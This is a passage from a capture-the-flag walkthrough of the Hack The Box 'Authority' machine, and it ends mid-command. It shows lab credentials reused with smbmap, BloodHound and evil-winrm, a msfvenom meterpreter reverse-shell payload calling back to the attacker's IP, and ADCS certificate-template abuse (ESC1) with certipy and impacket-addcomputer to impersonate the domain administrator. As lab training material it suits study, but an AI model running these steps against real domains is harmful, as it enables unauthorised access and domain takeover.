
Oh my goodness it worked!!




```
username: svc_ldap@authority.htb
password: lDaP_1n_th3_cle4r!
```

Let us test it

```
smbmap -d authority.htb \
        -u svc_ldap \
        -p 'lDaP_1n_th3_cle4r!' \
        -H authority.authority.htb
```



Perfect, we got the objective 1 and now we also have access to the "Department Shares"

bloodhound


Now that we compromised svc_ldap let's use the compromised account to enumerate the domain.

```
bloodhound-python -c all \
        -d authority.htb \
        -u 'svc_ldap@authority.htb' \
        -p 'lDaP_1n_th3_cle4r!' \
        -ns 10.129.12.250 \
        --zip
```


DC

We got our an initial foothold on the DC using svc_ldap.

```
evil-winrm \
        -i authority.authority.htb \
        -u svc_ldap@authority.htb \
        -p 'lDaP_1n_th3_cle4r!'
```




```
Get-ComputerInfo
```



Windows defender is not running!

```
sc.exe query windefend
```


Let's use local_exploit_suggester and run winPEAS for now in the background.

```
.\winPEASx64.exe >> enum.txt
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
        LHOST=10.10.14.93 \
        LPORT=53 \
        EXITFUNC=thread \
        -f exe \
        -o app.exe
```


We upload app.exe that we use to get a meterpreter session. Now we can use it to look for exploits.


```
use post/multi/recon/local_exploit_suggester
```



We are not an administrator user so bypassing UAC will not help us.

Also we can not even list local printers so we're not gonna be able to use a printer related exploit either.




MS16-032

We've found precompiled binaries on the SecWiki's repository and more information about the race condition.
However based on the info we found on exploit-db it should not work on windows server 2019.


CVE-2022-21882

I guess this one could potentially crash box.
Let's have a look at the output of the winPEAS command then we come back to this if we get desperate hehe.




---

winPEAS




I didn't find a whole lot of info using winpeas either.
However I found a LDAPs.pfx certificate lying around on c:/certs



I don't know what I can do with it. And I don't know how to crack it. Cus I tried using pfx2john + john and couldn't find the secret yet.

Found a clue



I have no idea about what I'm doing .. but I guess I have a new direction.

Whatever we do to privesc it might have something to do with the playbooks we've found on the the Development share.

I heard something about *Certificate template injection?* on THM but have no idea on how to exploit it. The only thing I know is that it has something to do with ADCS.

Time to google!

https://tryhackme.com/r/room/adcertificatetemplates


https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation

privesc

Enumerating templates

- Let's loot all templates we can find.

```
certutil.exe /template /v > templates.txt
```




- in case you run into issues

```
iconv -f utf-16le -t utf-8 templates.txt  > temps.txt
```

- Now, we can create a subset of templates we're allowed to enroll.


```
grep -E '(Allow Enroll\s+HTB\\Domain Users)' templates.txt
```

```
grep -E '(Allow Full Control\s+HTB\\Domain Users)' templates.txt
```




- Let's list their names, and look for templates that allow client authentication

```
tps=($(grep  -B80 -E '(Allow Enroll\s+HTB\\Domain Users)'
templates.txt | \
        grep -E '(TemplatePropCommonName)' | \
        awk '{print $3}' ))

for tp in ${tps[@]}; do
        echo "Template: ${tp}"
        grep -m1 -A50 -E "TemplatePropCommonName\s=\s${tp}"
templates.txt |
                grep -A3 'TemplatePropEKUs'
        echo
done
```



- Okay, between ClientAuth and UserSignature can we alter SAN ?

```
tps=("ClientAuth" "UserSignature")

for tp in ${tps[@]}; do
        grep -m1 -A50 -E "TemplatePropCommonName\s=\s${tp}"
templates.txt |
                grep 'CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT\s--\s1' >
/dev/null
                if [[ "$?" -eq 0 ]]; then
                        echo "${tp} is vulnerable"
                fi
        echo
done
```



Okay, Can we use that LDAPs certificate we've found ?

```
certipy-ad auth \
        -pfx 'LDAPs.pfx' \
        -username 'administrator' \
        -domain 'authority.authority.htb' \
        -dc-ip 10.129.12.250 \
        -debug
```


```
Also, not really! damn son... okay what else can we do ?
```

Let's try expending our initial search


```
grep -E '(Allow Enroll\s+HTB\\Domain Computers)' templates.txt
```

Maybe, if there's templates for computers which are vulnerable right ? ? right ?

```
tps=($(grep  -B80 -E '(Allow Enroll\s+HTB\\Domain Computers)'
templates.txt | \
        grep -E '(TemplatePropCommonName)' | \
        awk '{print $3}' ))

for tp in ${tps[@]}; do
        echo "Template: ${tp}"
        grep -m1 -A50 -E "TemplatePropCommonName\s=\s${tp}"
templates.txt |
                grep -A3 'TemplatePropEKUs'
        echo
done
```





```
tps=("Machine" "Workstation")

for tp in ${tps[@]}; do
        grep -m1 -A50 -E "TemplatePropCommonName\s=\s${tp}"
templates.txt |
                grep 'CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT\s--\s1' >
/dev/null
                if [[ "$?" -eq 0 ]]; then
                        echo "${tp} is vulnerable"
                fi
        echo
done
```



Nope Nope Nope

I was a little disappointed with myself.. And I needed a hint... and wait ?? it looks like I was in the right direction.




I guess the problem is my enumeration strategy. Let's try something else.

https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-one/
https://research.ifcr.dk/certipy-2-0-bloodhound-new-escalations-shadow-credentials-golden-certificates-and-more-34d1c26f0dc6


I'm using a older version of bloodhound ... so I needed to google how to query the data afterwords cus I'm a noob
https://www.prosec-networks.com/en/blog/adcs-privescaas/
https://github.com/ly4k/Certipy/blob/main/customqueries.json

```
curl
https://raw.githubusercontent.com/ly4k/Certipy/main/customqueries.js
on \
        -o ~/.config/bloodhound/customqueries.json
```




- now we can grab everything in a format that it will understand

```
certipy-ad \
        find -vulnerable \
        -u svc_ldap@authority.htb \
        -p 'lDaP_1n_th3_cle4r!' \
        -dc-ip 10.129.12.250 \
        -old-bloodhound
```




Noice, now we found 2 misconfigured templates




How did I miss that?


```
certutil.exe /v /template CorpVPN
```




```
tps=("CorpVPN")

for tp in ${tps[@]}; do
        grep -m1 -A50 -E "TemplatePropCommonName\s=\s${tp}"
templates.txt |
                grep 'CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT\s--\s1' >
/dev/null
                if [[ "$?" -eq 0 ]]; then
                        echo "${tp} is vulnerable"
                fi
        echo
done
```




```
certipy-ad req \
        -username 'svc_ldap@authority.htb' \
        -password 'lDaP_1n_th3_cle4r!' \
        -target-ip 10.129.12.250 \
        -ca 'AUTHORITY-CA' \
        -template 'CorpVPN' \
        -upn 'administrator@authority.htb' \
        -debug
```




https://tryhackme.com/r/room/adcertificatetemplates

Okay, maybe we add a fake computer then ?


```
impacket-addcomputer \
        -dc-ip '10.129.12.250' \
        -computer-name 'deadpool-pc' \
```

```
        -computer-pass 'SuperComplexPassword123!' \
        'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
```



Nice!! we got a certificate now we could use that to authenticate against kerberos and grab the ntlm hash of administrator hehe beautiful!

```
certipy-ad req \
        -username 'deadpool-pc$@authority.htb' \
        -password 'SuperComplexPassword123!' \
        -target-ip 10.129.12.250 \
        -ca 'AUTHORITY-CA' \
        -template 'CorpVPN' \
